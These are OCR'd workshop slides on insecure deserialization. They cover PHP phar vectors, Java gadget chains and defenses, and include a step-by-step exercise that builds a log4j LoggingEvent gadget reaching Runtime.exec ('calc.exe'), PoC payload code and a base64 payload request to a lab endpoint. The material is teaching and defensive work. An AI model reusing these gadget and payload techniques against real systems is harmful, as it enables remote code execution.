
POST **/api/Comment** HTTP/1.1
Host: deser-workshop1.azurewebsites.net
Upgrade-Insecure-Requests: 1
Content-Type: application/json
Content-Length: 4071

```
{
   "author": <<<PAYLOAD GOES HERE>>>,
   "email": "joanna@initech.com",
   "date": "2019-05-09T08:52:26.7046273-04:00",
   "comment": "Hello!"
 }
```

PHP Exploitation

New PHP Exploitation Trick (2018)

- A new deserialization vector was found in PHP recently.
- It concern user input being passed to:
  - fopen()
  - copy()
  - file_exists()
  - filesize()



file_exists("phar://userfile.bin")


The metadata from the **PH**P **Ar**chive (PHAR) is **serialized**

https://github.com/s-n-t/presentations/blob/master/us-18-Thomas-It's-A-PHP-Unserialization-Vulnerability-Jim-But-Not-As-We-Know-It-wp.pdf

Building your own gadget

Specific Example: Java Native Serialization

```
final ObjectInputStream objIn = new ObjectInputStream(in);
Command cmd = (Command) objIn.readObject();
```



- **A class name** is read from the bytestream
- The **class is loaded** from the name
- An object is **instantiated** from the class *(no constructor is called)*
- Custom **readObject()** is called if implemented


The Attack Surface

Entry point: **(The obvious part)**

- readObject()
- Setters/Getters
- Constructors

Trampoline methods: **(Not so obvious)**

- Java: hashcode(), equals(), Proxy and InvocationHandler
- .NET: Internal use of unsafe serializer (ie: BinaryFormatter)
- Ruby: Internal template evaluation
- PHP: Method name collision




Exercise #4

Finding and exploiting a custom gadget in Java application

Test Endpoint

- POST http://httpwn.com:8002/




System Statuses

System	Status
Web Server 1	UP
Web Server 2	UP
Web Server 3	DOWN
Database 1	UP
Database 2	DOWN
Database 3	DOWN

- Source code is available at:


https://github.com/GoSecure/deserialization-workshop


Step 1: Query the code base (1)



Step 1: Query the code base (2)

Doing more complex search using code graph such as LGTM





Step 1: Query the code base (2)

Query console

Language: Java | Project: GoSecure/deserializati... | Help

Query | Query

```
1  import java
2
3  from Method m
4  where
5    m.getDeclaringType().hasQualifiedName("java.lang.reflect", "Method")
6     and
7    m.getAReference().getEnclosingCallable().getDeclaringType().getASupertype*().hasQualifiedName("java.io", "Serializable")
8  select m.getAReference()
9
```

View some example queries

Overview | Alerts 14 | Files | Contributors 1 | Compare | Dependencies | Integrations | Queries

```
418     private
419     void readLevel(ObjectInputStream ois)
420             throws java.io.IOException, ClassNotFoundException {
421
422         String p = (String) ois.readObject();
423         try {
424             String className = (String) ois.readObject();
425             if(className == null) {
426                 level = Level.toLevel(p);
427             } else {
428                 Method m = (Method) methodCache.get(className);
429                 if(m == null) {
430                     Class clazz = Loader.loadClass(className);
431                     // Note that we use Class.getDeclaredMethod instead of
432                     // Class.getMethod. This assumes that the Level subclass
433                     // implements the toLevel(int) method which is a
434                     // requirement. Actually, it does not make sense for Level
435                     // subclasses NOT to implement this method. Also note that
436                     // only Level can be subclassed and not Priority.
437                     m = clazz.getDeclaredMethod(toLevelMethod, toLevelParams);
438                     methodCache.put(className, m);
439                 }
440                 level = (Level) m.invoke(null,  new String[] { p } );
441             }
442         } catch(InvocationTargetException e) {
443             if (e.getTargetException() instanceof InterruptedException
444                     || e.getTargetException() instanceof InterruptedIOException) {
445                 Thread.currentThread().interrupt();
446             }
```

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Step 2: Analyzing the potential gadget chain (1)

LoggingEvent.java

```
460
461     private void readObject(ObjectInputStream ois)
462             throws java.io.IOException, ClassNotFoundException {
463         ois.defaultReadObject();
464         readLevel(ois);
465
466         // Make sure that no location info is available to Layout
467         if(locationInfo == null)
468             locationInfo = new LocationInfo( t: null,  fqnOfCallingC
469     }
470
```

LoggingEvent.java

```
417
418     private
419     void readLevel(ObjectInputStream ois)
420             throws java.io.IOException, ClassNotFoundException {
421
422         String p = (String) ois.readObject();
423         try {
424             String className = (String) ois.readObject();
425             if(className == null) {
426                 level = Level.toLevel(p);
427             } else {
428                 Method m = (Method) methodCache.get(className);
429                 if(m == null) {
430                     Class clazz = Loader.loadClass(className);
431                     // Note that we use Class.getDeclaredMethod instead of
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435                     // subclasses NOT to implement this method. Also note that
436                     // only Level can be subclassed and not Priority.
437                     m = clazz.getDeclaredMethod(toLevelMethod, toLevelParams);
438                     methodCache.put(className, m);
439                 }
440                 level = (Level) m.invoke( obj: null,  new String[] { p } );
441             }
```


Step 2: Analyzing the potential gadget chain (2)

Knowing that we can call one static method by reflection…
We need to find a method that has one String argument.

HttpEndpoint.java

```
107     }
108
109     public static String execCommand(String command) throws IOException {
110         Process proc = Runtime.getRuntime().exec(command);
111         java.io.InputStream is = proc.getInputStream();
112         java.util.Scanner s = new java.util.Scanner(is).useDelimiter("\\A");
113         String val = "";
114         if (s.hasNext()) {
115             val = s.next();
116         }
117         else {
118             val = "";
119         }
120         return val;
121     }
```

Serialized stream



Additional read in the readObject() method

Step 3: Building the gadget (1)

LoggingEvent.java

```
497
498     private
499     void writeLevel(ObjectOutputStream oos) throws java.io.IOException {
500         //fixme: this write to the streams can be chan
501         //oos.writeObject(level.toString());
502         oos.writeObject("calc.exe");
503         oos.writeObject("net.goinsecure.jerseyapp.HttpEndpoint");
504
505         Class clazz = level.getClass();
            azz == Level.class) {
            os.writeObject(null);
508         } else {
509             // writing directly the Class object would be nicer, except that
510             // serialized a Class object can not be read back by JDK
511             // 1.1.x. We have to resort to this hack instead.
512             //fixme: this write can be change as well
513             //oos.writeObject(clazz.getName());
514         }
```

Comment the String parameter

Change it to your own parameter (Shell command)

Redefine the classname

Step 3: Building the gadget (2)

LoggingEvent.java

```
139     // Serialization
140     static final long serialVersionUID = -868428216207166145L;
141
142     static final Integer[] PARAM_ARRAY = new Integer[1];
143     //fixme: this field is private it can however be overridden during deserialization
144     //private String toLevelMethod = "toLevel";
145     private String toLevelMethod = "execCommand";
146     static final Class[] toLevelParams = new Class[] {String.class};
147     static final Hashtable methodCache = new Hashtable( initialCapacity: 3); // use a tiny table
148
```

Comment the method name

Change the method name

Step 4: Generating the final payload

```
public class PocDeserialization {

    public static void main(String[] args) throws Exception {

        LoggingEvent ev = new LoggingEvent( fqnOfCategoryClass: "", Category.getRoot(), Priority.INFO,  message: "test", throwable: null);

        ByteArrayOutputStream buffer = new ByteArrayOutputStream();
        ObjectOutputStream out = new ObjectOutputStream(buffer);
        out.writeObject(ev);
```

Step 5: Sending base64 encoded payload

- POST http://httpwn.com:8002/

Go Cancel < >

Request

Raw Params Headers Hex


```
POST /uploadBackup HTTP/1.1
Host: httpwn.com:8002
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://httpwn.com:8002/
X-Requested-With: XMLHttpRequest
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 627

backup=rO0ABXNyABZsb2c1ai5zcGkuTG9nZ2luZ0V2ZW508/K5I3QLtT
5JbmZvO0wAB21kYONvcHlOABVMamF2YS91dGlsL0hhc2hOYWJsZTtMAAN
3dAAEcm9vdHBwcHQABHR1c3ROAARtYW1ucHQAC2V4ZWNDb21tYW5kdAAi
```

Post to the hidden function

System Statuses


System	Status
Web Server 1	UP
Web Server 2	UP
Web Server 3	DOWN
Database 1	UP
Database 2	DOWN
Database 3	DOWN



Defense Mechanisms

Using Safe Libraries (not error-prone)

- Not all libraries are created equal
- Some libraries have strict class validation during deserialization
- Refer to paper: **Friday the 13th JSON attacks (BH2017)**



Hewlett Packard
Enterprise

Friday the 13th JSON Attacks

Alvaro Muñoz & Oleksandr Mirosh
HPE Software Security Research

Introduction

Security issues with deserialization of untrusted data in several programming languages have been known for many years. However, it got major attention on 2016 which will be remembered as the year of Java Deserialization apocalypse. Despite being a known attack vector since 2011, the lack of known classes leading to arbitrary code execution in popular libraries or even the Java Runtime allowed Java Deserialization vulnerabilities fly under the radar for a long time. These classes could be used to execute arbitrary code or run arbitrary processes (remote code execution or RCE gadgets). In 2015 Frohoff and Lawrence published an RCE gadget in the Apache Commons-Collections library [1] which was used by many applications and therefore caught many applications deserializing untrusted data off-guard. The publication of the Apache Commons-Collections gadget was followed by an explosion of new research on gadgets, defense and bypass techniques and by the hunting of vulnerable products/endpoints.

The most obvious solution proposed at that time to mitigate the growing number of vulnerable applications was to stop using Java serialization altogether which involved replacing it with something else. Several security experts including ourselves pointed at secure JSON libraries as a viable alternative [2] since some XML parsers were also known to be vulnerable and JSON was still free of known RCE vectors.

Our research showed that the main requirements for successful RCE attacks on unmarshalling libraries are that:

1) The library invokes methods on user-controlled types such as non-default constructors, setters, deserialization callbacks, destructors, etc.
2) The availability of a large gadget space to find code which logic could be abused by the attacker to craft his/her payloads. As we will conclude, the format used for the serialization is not relevant. It can be binary data, text such as XML, JSON or even custom binary formats. As long as those requirements are met, attackers may be able to gain code execution opportunities regardless of the format. (With format being XML, JSON or the classical Java and .Net binary serializers)

In this paper, we will focus on JSON libraries and we will analyze which ones could allow arbitrary code execution upon deserialization of untrusted data. We will also have a look at .NET world by reviewing existing research on this field and completing it with updated list of vulnerable formatters and proof of concept gadgets to attack them. To finish, we will extend the research on JSON serialization libraries and .NET formatters into any serialization format available. We will provide guidance to find out whether it could be attacked and how to attack it. Where possible, we will also provide mitigation advice to help avoid vulnerable configurations that could turn your serialization library vulnerable.

[1] https://frohoff.github.io/appseccali-marshalling-pickles/
[2] https://www.rsaconference.com/writable/presentations/file_upload/asd-f03-serial-killer-silently-pwning-your-java-endpoints.pdf

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Using Safe(r) Libraries

Name	Language	Type Discriminator	Type Control	Vector
FastJSON	.NET	Default	Cast	Setter
Json.Net	.NET	Configuration	Expected Object Graph Inspection (weak)	Setter Deser. Callbacks Type Converters
FSPickler	.NET	Default	Expected Object Graph Inspection (weak)	Setter Deser. callbacks
Sweet.Jayson	.NET	Default	Cast	Setter
JavascriptSerializer	.NET	Configuration	Cast	Setter
DataContractJsonSerializer	.NET	Default	Expected Object Graph Inspection (strong)	Setter Deser. callbacks
Jackson	Java	Configuration	Expected Object Graph Inspection (weak)	Setter
Genson	Java	Configuration	Expected Object Graph Inspection (weak)	Setter
JSON-IO	Java	Default	Cast	toString

- Some libraries are less error-prone
- Deserialization with user-input should **at least have graph inspection**

Taken from **Friday the 13th JSON attacks paper**
https://www.blackhat.com/docs/us-17/thursday/us-17-Munoz-Friday-The-13th-JSON-Attacks-wp.pdf

Use Blacklist or Whitelist Mechanisms

- Libraries may contains configurable whitelist and blacklist
  - Xstream (Java): allowTypeHierarchy, allowTypesByRegExp, …
  - JSON.net (C#): ContractResolver
- 3rd party libraries could be use to accommodate
  - NotSoSerial, contrast-rO0, commons-io (class ValidatingObjectInputStream)

Some vendors – namely Weblogic – have chosen to use blacklist[1]

[1] https://www.blackhat.com/docs/us-16/materials/us-16-Kaiser-Pwning-Your-Java-Messaging-With-Deserialization-Vulnerabilities-wp.pdf

Takeaways

Takeaways

- **Attack tools** only get better.
- **Frameworks and libraries** also do get better.
- Prefer libraries with built-in class validation.
- Deserialization is a complex attack vector.
  - Gadgets can take quite some time to be discovered.
  - Once discovered, the exploitation becomes trivial.

Questions?

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